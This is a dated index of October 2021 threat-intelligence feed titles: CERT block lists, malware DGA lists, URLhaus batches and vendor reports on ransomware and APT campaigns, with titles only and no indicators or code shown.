1.1.1868. 2021-10-10 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-09 - CyberTotal
1.1.1869. 2021-10-10 TTC-CERT - HASH Daily Block Lists - 2021-10-09 - CyberTotal
1.1.1870. 2021-10-10 TTC-CERT IP Block Lists 2021-10-10 - FTP port scanning, FTP attack
1.1.1871. 2021-10-10 TTC-CERT IP Block Lists 2021-10-10 - SSH port scanning, SSH brute-force attack
1.1.1872. 2021-10-10 TTC-CERT - IP Daily Block Lists - 2021-10-09 - CyberTotal
1.1.1873. 2021-10-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-10
1.1.1874. 2021-10-10 TTC-CERT - URL Daily Block Lists - 2021-10-09 - CyberTotal
1.1.1875. 2021-10-11 Active Bamital DGA(s) for 20211010
1.1.1876. 2021-10-11 Active Bedep DGA(s) for 20211010
1.1.1877. 2021-10-11 Active Beebone DGA(s) for 20211010
1.1.1878. 2021-10-11 Active Chinad DGA(s) for 20211010
1.1.1879. 2021-10-11 Active Malware samples detected on 2021-10-10
1.1.1880. 2021-10-11 Newly registered domain names related to the Covid-19 pandemic on 20211009
1.1.1881. 2021-10-11 TTC-CERT Block Lists 2021-10-11 - Agentemis, BEACON, Cobalt Strike
1.1.1882. 2021-10-11 TTC-CERT Block Lists 2021-10-11 - Dridex, Bugat, or Cridex Trojan

1.1.1883. 2021-10-11 TTC-CERT Block Lists 2021-10-11 - IcedID, BokBot
1.1.1884. 2021-10-11 TTC-CERT Block Lists 2021-10-11 - Phishing attack dataset
1.1.1885. 2021-10-11 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-10 - CyberTotal
1.1.1886. 2021-10-11 TTC-CERT - HASH Daily Block Lists - 2021-10-10 - CyberTotal
1.1.1887. 2021-10-11 TTC-CERT IP Block Lists 2021-10-11 - FTP port scanning, FTP attack
1.1.1888. 2021-10-11 TTC-CERT IP Block Lists 2021-10-11 - SSH port scanning, SSH brute-force attack
1.1.1889. 2021-10-11 TTC-CERT - IP Daily Block Lists - 2021-10-10 - CyberTotal
1.1.1890. 2021-10-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-11
1.1.1891. 2021-10-11 TTC-CERT - URL Daily Block Lists - 2021-10-10 - CyberTotal
1.1.1892. 2021-10-12 Active Bamital DGA(s) for 20211011
1.1.1893. 2021-10-12 Active Bedep DGA(s) for 20211011
1.1.1894. 2021-10-12 Active Beebone DGA(s) for 20211011
1.1.1895. 2021-10-12 Active Malware samples detected on 2021-10-11
1.1.1896. 2021-10-12 Newly registered domain names related to the Covid-19 pandemic on 20211010
1.1.1897. 2021-10-12 TTC-CERT Block Lists 2021-10-12 - Agentemis, BEACON, Cobalt Strike
1.1.1898. 2021-10-12 TTC-CERT Block Lists 2021-10-12 - Phishing attack dataset
1.1.1899. 2021-10-12 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-11 - CyberTotal
1.1.1900. 2021-10-12 TTC-CERT - HASH Daily Block Lists - 2021-10-11 - CyberTotal
1.1.1901. 2021-10-12 TTC-CERT IP Block Lists 2021-10-12 - FTP port scanning, FTP attack
1.1.1902. 2021-10-12 TTC-CERT IP Block Lists 2021-10-12 - SSH port scanning, SSH brute-force attack
1.1.1903. 2021-10-12 TTC-CERT - IP Daily Block Lists - 2021-10-11 - CyberTotal
1.1.1904. 2021-10-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-12
1.1.1905. 2021-10-12 TTC-CERT - URL Daily Block Lists - 2021-10-11 - CyberTotal
1.1.1906. 2021-10-12 แจ้งเตือนบริษัท Apple เผยแพร่การอัปเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) CVE-2021-30883
1.1.1907. 2021-10-13 Active Bamital DGA(s) for 20211012
1.1.1908. 2021-10-13 Active Chinad DGA(s) for 20211012

1.1.1909. 2021-10-13 Active Conficker DGA(s) for 20211012
1.1.1910. 2021-10-13 Active Malware samples detected on 2021-10-12
1.1.1911. 2021-10-13 Actors Target Huawei Cloud Using Upgraded Linux Malware
1.1.1912. 2021-10-13 Fake TeamViewer delivers multiple malware families Attributes
1.1.1913. 2021-10-13 FluBot V4.9 Spreading across New Zealand
1.1.1914. 2021-10-13 MysterySnail attacks with Windows zero-day
1.1.1915. 2021-10-13 Newly registered domain names related to the Covid-19 pandemic on 20211011
1.1.1916. 2021-10-13 O365 Login sprays - 2021-10-12
1.1.1917. 2021-10-13 TTC-CERT Block Lists 2021-10-13 - Agentemis, BEACON, Cobalt Strike
1.1.1918. 2021-10-13 TTC-CERT Block Lists 2021-10-13 - Dridex, Bugat, or Cridex Trojan
1.1.1919. 2021-10-13 TTC-CERT Block Lists 2021-10-13 - IcedID, BokBot
1.1.1920. 2021-10-13 TTC-CERT Block Lists 2021-10-13 - Phishing attack dataset
1.1.1921. 2021-10-13 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-12 - CyberTotal
1.1.1922. 2021-10-13 TTC-CERT - HASH Daily Block Lists - 2021-10-12 - CyberTotal
1.1.1923. 2021-10-13 TTC-CERT IP Block Lists 2021-10-13 - FTP port scanning, FTP attack
1.1.1924. 2021-10-13 TTC-CERT IP Block Lists 2021-10-13 - SSH port scanning, SSH brute-force attack
1.1.1925. 2021-10-13 TTC-CERT - IP Daily Block Lists - 2021-10-12 - CyberTotal
1.1.1926. 2021-10-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-13
1.1.1927. 2021-10-13 TTC-CERT - URL Daily Block Lists - 2021-10-12 - CyberTotal
1.1.1928. 2021-10-13 การแจ้งเตือนเกี่ยวกับช่องโหว่ที่มีความรุนแรงระดับสูง (High) ของ Adobe Acrobat และ Adobe Acrobat Reader (CVE-2021-40728)
1.1.1929. 2021-10-13 บริษัท ไมโครซอฟท์ออกอัปเดตด้านความปลอดภัยประจำเดือนตุลาคม 2564 เพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับ Critical
1.1.1930. 2021-10-14 Active Bamital DGA(s) for 20211013
1.1.1931. 2021-10-14 Active Bedep DGA(s) for 20211013
1.1.1932. 2021-10-14 Active Conficker DGA(s) for 20211013
1.1.1933. 2021-10-14 Active Cryptowall DGA(s) for 20211013
1.1.1934. 2021-10-14 Active Malware samples detected on 2021-10-13

1.1.1935. 2021-10-14 DTAC Tipper: TH Telecom based ISP Infra Exploit Payload
1.1.1936. 2021-10-14 _encrypted Ransomware (RRansom)
1.1.1937. 2021-10-14 Minor malware distributed through Discord - ASEC BLOG
1.1.1938. 2021-10-14 Newly registered domain names related to the Covid-19 pandemic on 20211012
1.1.1939. 2021-10-14 Recaptcha Magecart skimmer
1.1.1940. 2021-10-14 Roundup of ransomware in the Commonwealth of Independent States
1.1.1941. 2021-10-14 RTF malware disguised as a cover letter from a specific airline - ASEC BLOG
1.1.1942. 2021-10-14 Tencent Cloud host safely and effectively intercepts the Linux mining Trojan family disclosed by Trend Micro
1.1.1943. 2021-10-14 The WireX Botnet: How Industry Collaboration Disrupted a DDoS Attack - Flashpoint
1.1.1944. 2021-10-14 TTC-CERT Block Lists 2021-10-14 - Agentemis, BEACON, Cobalt Strike
1.1.1945. 2021-10-14 TTC-CERT Block Lists 2021-10-14 - Dridex, Bugat, or Cridex Trojan
1.1.1946. 2021-10-14 TTC-CERT Block Lists 2021-10-14 - Phishing attack dataset
1.1.1947. 2021-10-14 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-13 - CyberTotal
1.1.1948. 2021-10-14 TTC-CERT - HASH Daily Block Lists - 2021-10-13 - CyberTotal
1.1.1949. 2021-10-14 TTC-CERT IP Block Lists 2021-10-14 - FTP port scanning, FTP attack
1.1.1950. 2021-10-14 TTC-CERT IP Block Lists 2021-10-14 - SSH port scanning, SSH brute-force attack
1.1.1951. 2021-10-14 TTC-CERT - IP Daily Block Lists - 2021-10-13 - CyberTotal
1.1.1952. 2021-10-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-14
1.1.1953. 2021-10-14 TTC-CERT - URL Daily Block Lists - 2021-10-13 - CyberTotal
1.1.1954. 2021-10-15 Active Bamital DGA(s) for 20211014
1.1.1955. 2021-10-15 Active Bedep DGA(s) for 20211014
1.1.1956. 2021-10-15 Active Chinad DGA(s) for 20211014
1.1.1957. 2021-10-15 Active Malware samples detected on 2021-10-14
1.1.1958. 2021-10-15 Azorult malware command and control server

1.1.1959. 2021-10-15 CetaRAT APT Group – Targeting the Government Agencies
1.1.1960. 2021-10-15 Magento site previously used for skimming and fraud.
1.1.1961. 2021-10-15 MalwarePatrol Active Malware Samples Detected
1.1.1962. 2021-10-15 Newly registered domain names related to the Covid-19 pandemic on 20211013
1.1.1963. 2021-10-15 pbot | P2P botnet
1.1.1964. 2021-10-15 SnapMC skips ransomware, steals data | NCC Group Research
1.1.1965. 2021-10-15 The North Korean Reconnaissance General Administration is impersonating the Naver Customer Center and attacking experts in various fields.
1.1.1966. 2021-10-15 Trickbot Rising — Gang Doubles Down on Infection Efforts to Amass Network Footholds
1.1.1967. 2021-10-15 TTC-CERT Block Lists 2021-10-15 - Agentemis, BEACON, Cobalt Strike
1.1.1968. 2021-10-15 TTC-CERT Block Lists 2021-10-15 - Phishing attack dataset
1.1.1969. 2021-10-15 TTC-CERT - HASH Daily Block Lists - 2021-10-14 - CyberTotal
1.1.1970. 2021-10-15 TTC-CERT IP Block Lists 2021-10-15 - FTP port scanning, FTP attack
1.1.1971. 2021-10-15 TTC-CERT IP Block Lists 2021-10-15 - SSH port scanning, SSH brute-force attack
1.1.1972. 2021-10-15 TTC-CERT - IP Daily Block Lists - 2021-10-14 - CyberTotal
1.1.1973. 2021-10-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-15
1.1.1974. 2021-10-15 TTC-CERT - URL Daily Block Lists - 2021-10-14 - CyberTotal
1.1.1975. 2021-10-15 แจ้งเตือนการโจมตีโดย REvil Ransomware ของหน่วยงานในประเทศไทย
1.1.1976. 2021-10-16 Active Bamital DGA(s) for 20211015
1.1.1977. 2021-10-16 Active Bedep DGA(s) for 20211015
1.1.1978. 2021-10-16 Active Beebone DGA(s) for 20211015
1.1.1979. 2021-10-16 Active Malware samples detected on 2021-10-15
1.1.1980. 2021-10-16 A Handshake with MySQL Bots
1.1.1981. 2021-10-16 Analyzing Email Services Abused for Business Email Compromise
1.1.1982. 2021-10-16 APT attack using malicious word documents of specific papers - ASEC BLOG

1.1.1983. 2021-10-16 ASEC Weekly Malware Statistics (20211004 ~ 20211010) - ASEC BLOG
1.1.1984. 2021-10-16 Attackers Are Taking Advantage of the Open-Source Service Interactsh for Malicious Purposes
1.1.1985. 2021-10-16 Cisco Talos Intelligence Group - Threat Source newsletter (Oct. 14, 2021)
1.1.1986. 2021-10-16 Countering threats from Iran
1.1.1987. 2021-10-16 Explosive New MirrorBlast Campaign Targets Financial Companies
1.1.1988. 2021-10-16 .ltnuhr | Thanos Ransomware
1.1.1989. 2021-10-16 Newly registered domain names related to the Covid-19 pandemic on 20211014
1.1.1990. 2021-10-16 New Yanluowang ransomware used in targeted attacks
1.1.1991. 2021-10-16 STRRAT malware Indicators of compromise (IOCs)
1.1.1992. 2021-10-16 The ad blocker that injects ads | Imperva
1.1.1993. 2021-10-16 TTC-CERT Block Lists 2021-10-16 - Agentemis, BEACON, Cobalt Strike
1.1.1994. 2021-10-16 TTC-CERT Block Lists 2021-10-16 - IcedID, BokBot
1.1.1995. 2021-10-16 TTC-CERT Block Lists 2021-10-16 - Phishing attack dataset
1.1.1996. 2021-10-16 TTC-CERT - HASH Daily Block Lists - 2021-10-15 - CyberTotal
1.1.1997. 2021-10-16 TTC-CERT IP Block Lists 2021-10-16 - FTP port scanning, FTP attack
1.1.1998. 2021-10-16 TTC-CERT IP Block Lists 2021-10-16 - SSH port scanning, SSH brute-force attack
1.1.1999. 2021-10-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-16
1.1.2000. 2021-10-17 Abuse.ch URLhaus 20211016
1.1.2001. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #1001 to 2000)
1.1.2002. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #2001 to 3000)
1.1.2003. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #3001 to 4000)
1.1.2004. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #4001 to 5000)
1.1.2005. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #5001 to 6000)
1.1.2006. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #6001 to 7000)
1.1.2007. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #7001 to 8000)

1.1.2008. 2021-10-17 Abuse.ch URLhaus Recent (Indicators #8001 to 9000)
1.1.2009. 2021-10-17 Active Bamital DGA(s) for 20211016
1.1.2010. 2021-10-17 Active Conficker DGA(s) for 20211016
1.1.2011. 2021-10-17 Active Cryptowall DGA(s) for 20211016
1.1.2012. 2021-10-17 Active Malware samples detected on 2021-10-16
1.1.2013. 2021-10-17 Newly registered domain names related to the Covid-19 pandemic on 20211015
1.1.2014. 2021-10-17 TTC-CERT Block Lists 2021-10-17 - Agentemis, BEACON, Cobalt Strike
1.1.2015. 2021-10-17 TTC-CERT Block Lists 2021-10-17 - Dridex, Bugat, or Cridex Trojan
1.1.2016. 2021-10-17 TTC-CERT Block Lists 2021-10-17 - Phishing attack dataset
1.1.2017. 2021-10-17 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-16 - CyberTotal
1.1.2018. 2021-10-17 TTC-CERT - HASH Daily Block Lists - 2021-10-16 - CyberTotal
1.1.2019. 2021-10-17 TTC-CERT IP Block Lists 2021-10-17 - FTP port scanning, FTP attack
1.1.2020. 2021-10-17 TTC-CERT IP Block Lists 2021-10-17 - SSH port scanning, SSH brute-force attack
1.1.2021. 2021-10-17 TTC-CERT - IP Daily Block Lists - 2021-10-16 - CyberTotal
1.1.2022. 2021-10-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-17
1.1.2023. 2021-10-18 Abuse.ch URLhaus 20211017
1.1.2024. 2021-10-18 Abuse.ch URLhaus Recent (Indicators #1001 to 2000)
1.1.2025. 2021-10-18 Abuse.ch URLhaus Recent (Indicators #2001 to 3000)
1.1.2026. 2021-10-18 Abuse.ch URLhaus Recent (Indicators #3001 to 4000)
1.1.2027. 2021-10-18 Abuse.ch URLhaus Recent (Indicators #4001 to 5000)
1.1.2028. 2021-10-18 Abuse.ch URLhaus Recent (Indicators #5001 to 6000)
1.1.2029. 2021-10-18 Abuse.ch URLhaus Recent (Indicators #6001 to 7000)
1.1.2030. 2021-10-18 Abuse.ch URLhaus Recent (Indicators #7001 to 8000)
1.1.2031. 2021-10-18 Active Bamital DGA(s) for 20211017
1.1.2032. 2021-10-18 Active Chinad DGA(s) for 20211017
1.1.2033. 2021-10-18 Active Conficker DGA(s) for 20211017
1.1.2034. 2021-10-18 Active Malware samples detected on 2021-10-17
1.1.2035. 2021-10-18 Apache is Actively Scan for CVE-2021-41773, CVE-2021-42013

1.1.2036. 2021-10-18 Cisco Talos Intelligence Group - Threat Roundup for October 8 to October 15
1.1.2037. 2021-10-18 Makop Ransomware Disguised as Resume Being Distributed in Korea
1.1.2038. 2021-10-18 Newly registered domain names related to the Covid-19 pandemic on 20211016
1.1.2039. 2021-10-18 Tech support scam via malvertising campaign targeting Japan, hosted on Azure
1.1.2040. 2021-10-18 TTC-CERT Block Lists 2021-10-18 - Agentemis, BEACON, Cobalt Strike
1.1.2041. 2021-10-18 TTC-CERT Block Lists 2021-10-18 - Dridex, Bugat, or Cridex Trojan
1.1.2042. 2021-10-18 TTC-CERT Block Lists 2021-10-18 - Phishing attack dataset
1.1.2043. 2021-10-18 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-17 - CyberTotal
1.1.2044. 2021-10-18 TTC-CERT - HASH Daily Block Lists - 2021-10-17 - CyberTotal
1.1.2045. 2021-10-18 TTC-CERT IP Block Lists 2021-10-18 - FTP port scanning, FTP attack
1.1.2046. 2021-10-18 TTC-CERT IP Block Lists 2021-10-18 - SSH port scanning, SSH brute-force attack
1.1.2047. 2021-10-18 TTC-CERT - IP Daily Block Lists - 2021-10-17 - CyberTotal
1.1.2048. 2021-10-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-18
1.1.2049. 2021-10-18 TTC-CERT - URL Daily Block Lists - 2021-10-17 - CyberTotal
1.1.2050. 2021-10-19 Abuse.ch URLhaus 20211018
1.1.2051. 2021-10-19 Abuse.ch URLhaus Recent (Indicators #1001 to 2000)
1.1.2052. 2021-10-19 Abuse.ch URLhaus Recent (Indicators #2001 to 3000)
1.1.2053. 2021-10-19 Abuse.ch URLhaus Recent (Indicators #3001 to 4000)
1.1.2054. 2021-10-19 Abuse.ch URLhaus Recent (Indicators #4001 to 5000)
1.1.2055. 2021-10-19 Active Bamital DGA(s) for 20211018
1.1.2056. 2021-10-19 Active Bedep DGA(s) for 20211018
1.1.2057. 2021-10-19 Active Chinad DGA(s) for 20211018
1.1.2058. 2021-10-19 Active Malware samples detected on 2021-10-18
1.1.2059. 2021-10-19 BlackByte Ransomware In-depth Analysis
1.1.2060. 2021-10-19 FontOnLake

1.1.2061. 2021-10-19 Harvester: Nation-state-backed group uses new toolset to target victims in South Asia
1.1.2062. 2021-10-19 IcedID to XingLocker Ransomware in 24 hours
1.1.2063. 2021-10-19 Newly registered domain names related to the Covid-19 pandemic on 20211017
1.1.2064. 2021-10-19 TTC-CERT Block Lists 2021-10-19 - Agentemis, BEACON, Cobalt Strike
1.1.2065. 2021-10-19 TTC-CERT Block Lists 2021-10-19 - IcedID, BokBot
1.1.2066. 2021-10-19 TTC-CERT Block Lists 2021-10-19 - Phishing attack dataset
1.1.2067. 2021-10-19 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-18 - CyberTotal
1.1.2068. 2021-10-19 TTC-CERT - HASH Daily Block Lists - 2021-10-18 - CyberTotal
1.1.2069. 2021-10-19 TTC-CERT IP Block Lists 2021-10-19 - FTP port scanning, FTP attack
1.1.2070. 2021-10-19 TTC-CERT IP Block Lists 2021-10-19 - SSH port scanning, SSH brute-force attack
1.1.2071. 2021-10-19 TTC-CERT - IP Daily Block Lists - 2021-10-18 - CyberTotal
1.1.2072. 2021-10-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-19
1.1.2073. 2021-10-19 TTC-CERT - URL Daily Block Lists - 2021-10-18 - CyberTotal
1.1.2074. 2021-10-20 Active Bamital DGA(s) for 20211019
1.1.2075. 2021-10-20 Active Bedep DGA(s) for 20211019
1.1.2076. 2021-10-20 Active Beebone DGA(s) for 20211019
1.1.2077. 2021-10-20 Active Malware samples detected on 2021-10-19
1.1.2078. 2021-10-20 AtomSilo Ransomware Enters the League of Double Extortion | Zscaler
1.1.2079. 2021-10-20 BlackMatter Ransomware advisory by CISA
1.1.2080. 2021-10-20 Diving Deep into UNC1151's Infrastructure: Ghostwriter and beyond
1.1.2081. 2021-10-20 Explaining the attack method of ransomware "Cring"
1.1.2082. 2021-10-20 From BazarLoader to Network Reconnaissance
1.1.2083. 2021-10-20 Is There Really Such a Thing as a Low-Paid Ransomware Operator?
1.1.2084. 2021-10-20 J3ster Ransomware; Extension: .j3ster; Ransom note: J3ster ReadMe.txt

1.1.2085. 2021-10-20 Karma Ransomware | An Emerging Threat With A Hint of Nemty Pedigree - SentinelOne
1.1.2086. 2021-10-20 Malicious PowerShell Using Client Certificate Authentication
1.1.2087. 2021-10-20 Newly registered domain names related to the Covid-19 pandemic on 20211018
1.1.2088. 2021-10-20 New MirrorBlast Malware Phishing Campaign Using Rebol-View Software
1.1.2089. 2021-10-20 Stop/Djvu Ransomware; Extension: .irjg
1.1.2090. 2021-10-20 Stop/Djvu Ransomware; Extension: .vtua
1.1.2091. 2021-10-20 Tracking CVE-2021-26084 and Other Server-Based Vulnerability Exploits via Trend Micro Cloud One and Trend Micro Vision One
1.1.2092. 2021-10-20 Trickbot banking Trojan modules overview
1.1.2093. 2021-10-20 TTC-CERT Block Lists 2021-10-20 - Agentemis, BEACON, Cobalt Strike
1.1.2094. 2021-10-20 TTC-CERT Block Lists 2021-10-20 - Phishing attack dataset
1.1.2095. 2021-10-20 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-19 - CyberTotal
1.1.2096. 2021-10-20 TTC-CERT IP Block Lists 2021-10-20 - FTP port scanning, FTP attack
1.1.2097. 2021-10-20 TTC-CERT IP Block Lists 2021-10-20 - SSH port scanning, SSH brute-force attack
1.1.2098. 2021-10-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-20
1.1.2099. 2021-10-20 TTC-CERT - URL Daily Block Lists - 2021-10-19 - CyberTotal
1.1.2100. 2021-10-20 Whatta TA: TA505 Ramps Up Activity, Delivers New FlawedGrace Variant
1.1.2101. 2021-10-20 Zloader Reversing
1.1.2102. 2021-10-21 Abuse.ch URLhaus 20211020
1.1.2103. 2021-10-21 Active Bamital DGA(s) for 20211020
1.1.2104. 2021-10-21 Active Bedep DGA(s) for 20211020
1.1.2105. 2021-10-21 Active Beebone DGA(s) for 20211020
1.1.2106. 2021-10-21 Active Malware samples detected on 2021-10-20
1.1.2107. 2021-10-21 CobaltStrike Activity

1.1.2108. 2021-10-21 Malicious campaign uses a barrage of commodity RATs to target Afghanistan and India | Cisco Talos Intelligence Group
1.1.2109. 2021-10-21 New espionage campaign targets South East Asia
1.1.2110. 2021-10-21 Newly registered domain names related to the Covid-19 pandemic on 20211019
1.1.2111. 2021-10-21 PurpleFox Adds New Backdoor That Uses WebSockets
1.1.2112. 2021-10-21 q-logger skimmer keeps Magecart attacks going | Malwarebytes Labs
1.1.2113. 2021-10-21 TTC-CERT Block Lists 2021-10-21 - Agentemis, BEACON, Cobalt Strike
1.1.2114. 2021-10-21 TTC-CERT Block Lists 2021-10-21 - Dridex, Bugat, or Cridex Trojan
1.1.2115. 2021-10-21 TTC-CERT Block Lists 2021-10-21 - Phishing attack dataset
1.1.2116. 2021-10-21 TTC-CERT - HASH Daily Block Lists - 2021-10-20 - CyberTotal
1.1.2117. 2021-10-21 TTC-CERT IP Block Lists 2021-10-21 - FTP port scanning, FTP attack
1.1.2118. 2021-10-21 TTC-CERT IP Block Lists 2021-10-21 - SSH port scanning, SSH brute-force attack
1.1.2119. 2021-10-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-21
1.1.2120. 2021-10-22 Active Bamital DGA(s) for 20211021
1.1.2121. 2021-10-22 Active Bedep DGA(s) for 20211021
1.1.2122. 2021-10-22 Active Chinad DGA(s) for 20211021
1.1.2123. 2021-10-22 Active Malware samples detected on 2021-10-21
1.1.2124. 2021-10-22 Advanced Qbot Downloader | InQuest
1.1.2125. 2021-10-22 ASEC Weekly Malware Statistics (20211011 ~ 20211017) - ASEC BLOG
1.1.2126. 2021-10-22 Digitally-Signed Rootkits are Back – A Look at FiveSys and Companions
1.1.2127. 2021-10-22 Dissemination of Invoice disguised Excel documents to corporate targets - ASEC BLOG
1.1.2128. 2021-10-22 .foxxy Ransomware
1.1.2129. 2021-10-22 Newly registered domain names related to the Covid-19 pandemic on 20211020

1.1.2130. 2021-10-22 Outline the history and attack method of malware "Zloader"
1.1.2131. 2021-10-22 Overview of Malware Hosted on Discord's Content Delivery Network
1.1.2132. 2021-10-22 Phishing campaign targets YouTube creators with cookie theft malware
1.1.2133. 2021-10-22 Raccoon Stealer Under The Lens: A Deep-Dive Analysis
1.1.2134. 2021-10-22 Social Network Account Stealers Hidden in Android Gaming Hacking Tool
1.1.2135. 2021-10-22 "Stolen Images Evidence" campaign pushes Sliver-based malware
1.1.2136. 2021-10-22 TA551 Uses ‘SLIVER’ Red Team Tool in New Activity
1.1.2137. 2021-10-22 TTC-CERT Block Lists 2021-10-22 - Agentemis, BEACON, Cobalt Strike
1.1.2138. 2021-10-22 TTC-CERT Block Lists 2021-10-22 - Phishing attack dataset
1.1.2139. 2021-10-22 TTC-CERT - HASH Daily Block Lists - 2021-10-21 - CyberTotal
1.1.2140. 2021-10-22 TTC-CERT IP Block Lists 2021-10-22 - FTP port scanning, FTP attack
1.1.2141. 2021-10-22 TTC-CERT IP Block Lists 2021-10-22 - SSH port scanning, SSH brute-force attack
1.1.2142. 2021-10-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-22
1.1.2143. 2021-10-23 Abuse.ch URLhaus 20211022
1.1.2144. 2021-10-23 Active Bamital DGA(s) for 20211022
1.1.2145. 2021-10-23 Active Chinad DGA(s) for 20211022
1.1.2146. 2021-10-23 Active Malware samples detected on 2020-09-11
1.1.2147. 2021-10-23 Active Malware samples detected on 2021-10-22
1.1.2148. 2021-10-23 Cisco Talos Intelligence Group - Threat Source newsletter (Oct. 21, 2021)
1.1.2149. 2021-10-23 Crypto Mining Pool Hostnames 20211022
1.1.2150. 2021-10-23 Explaining the method of attack activity using fake installer of genuine software
1.1.2151. 2021-10-23 “Missed Voice Message,” the Latest Phishing Lure - Cofense
1.1.2152. 2021-10-23 Newly registered domain names related to the Covid-19 pandemic on 20211021
1.1.2153. 2021-10-23 Public DNS Servers List 20111022

1.1.2154. 2021-10-23 Recent Attack Uses Vulnerability on Confluence Server | FortiGuard Labs
1.1.2155. 2021-10-23 Spectre v4.0: the speed of malware threats after the pandemics
1.1.2156. 2021-10-23 TTC-CERT Block Lists 2021-10-23 - Agentemis, BEACON, Cobalt Strike
1.1.2157. 2021-10-23 TTC-CERT Block Lists 2021-10-23 - Phishing attack dataset
1.1.2158. 2021-10-23 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-22 - CyberTotal
1.1.2159. 2021-10-23 TTC-CERT - HASH Daily Block Lists - 2021-10-22 - CyberTotal
1.1.2160. 2021-10-23 TTC-CERT IP Block Lists 2021-10-23 - FTP port scanning, FTP attack
1.1.2161. 2021-10-23 TTC-CERT IP Block Lists 2021-10-23 - SSH port scanning, SSH brute-force attack
1.1.2162. 2021-10-23 TTC-CERT - IP Daily Block Lists - 2021-10-22 - CyberTotal
1.1.2163. 2021-10-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-23
1.1.2164. 2021-10-23 TTC-CERT - URL Daily Block Lists - 2021-10-22 - CyberTotal
1.1.2165. 2021-10-23 พบ code ที่เป็นอันตรายในไลบรารี JavaScript ชื่อ ua-parser-js (UAParser.js)
1.1.2166. 2021-10-24 Abuse.ch URLhaus 20211023
1.1.2167. 2021-10-24 Active Bamital DGA(s) for 20211023
1.1.2168. 2021-10-24 Active Bedep DGA(s) for 20211023
1.1.2169. 2021-10-24 Active Chinad DGA(s) for 20211023
1.1.2170. 2021-10-24 Cisco Talos Intelligence Group - Threat Roundup for October 15 to October 22
1.1.2171. 2021-10-24 Fake Voicemail App Built Through Xamarin Platform Spreads Spyware
1.1.2172. 2021-10-24 How Falcon Complete Stopped a SolarWinds Serv-U Exploit Campaign
1.1.2173. 2021-10-24 Multi-Staged JSOutProx RAT Targets Indian Co-operative Banks and Finance Companies
1.1.2174. 2021-10-24 New backdoor dubbed WizardUpdate, delivered via .PKG file Notarized by Apple

1.1.2175. 2021-10-24 Newly registered domain names related to the Covid-19 pandemic on 20211022
1.1.2176. 2021-10-24 New MultiloginBot Phishing Campaign | Zscaler
1.1.2177. 2021-10-24 .steriok Thanos Ransomware
1.1.2178. 2021-10-24 STOP/Djvu Ransomware (0340); Extension: .maql
1.1.2179. 2021-10-24 STOP/Djvu Ransomware New Extension: .zaps
1.1.2180. 2021-10-24 TTC-CERT Block Lists 2021-10-24 - Agentemis, BEACON, Cobalt Strike
1.1.2181. 2021-10-24 TTC-CERT Block Lists 2021-10-24 - Phishing attack dataset
1.1.2182. 2021-10-24 TTC-CERT - HASH Daily Block Lists - 2021-10-23 - CyberTotal
1.1.2183. 2021-10-24 TTC-CERT IP Block Lists 2021-10-24 - FTP port scanning, FTP attack
1.1.2184. 2021-10-24 TTC-CERT IP Block Lists 2021-10-24 - SSH port scanning, SSH brute-force attack
1.1.2185. 2021-10-24 TTC-CERT - IP Daily Block Lists - 2021-10-23 - CyberTotal
1.1.2186. 2021-10-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-24
1.1.2187. 2021-10-24 UnderminerEK dropping Amadey v.2.71
1.1.2188. 2021-10-25 Abuse.ch URLhaus 20211024
1.1.2189. 2021-10-25 Active Bamital DGA(s) for 20211024
1.1.2190. 2021-10-25 Active Bedep DGA(s) for 20211024
1.1.2191. 2021-10-25 Active Chinad DGA(s) for 20211024
1.1.2192. 2021-10-25 Active Malware samples detected on 2021-10-24
1.1.2193. 2021-10-25 Newly registered domain names related to the Covid-19 pandemic on 20211023
1.1.2194. 2021-10-25 TTC-CERT Block Lists 2021-10-25 - Agentemis, BEACON, Cobalt Strike
1.1.2195. 2021-10-25 TTC-CERT Block Lists 2021-10-25 - Dridex, Bugat, or Cridex Trojan
1.1.2196. 2021-10-25 TTC-CERT Block Lists 2021-10-25 - Phishing attack dataset
1.1.2197. 2021-10-25 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-24 - CyberTotal
1.1.2198. 2021-10-25 TTC-CERT - HASH Daily Block Lists - 2021-10-24 - CyberTotal
1.1.2199. 2021-10-25 TTC-CERT IP Block Lists 2021-10-25 - FTP port scanning, FTP attack

1.1.2200. 2021-10-25 TTC-CERT IP Block Lists 2021-10-25 - SSH port scanning, SSH brute-force attack
1.1.2201. 2021-10-25 TTC-CERT - IP Daily Block Lists - 2021-10-24 - CyberTotal
1.1.2202. 2021-10-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-25
1.1.2203. 2021-10-25 TTC-CERT - URL Daily Block Lists - 2021-10-24 - CyberTotal
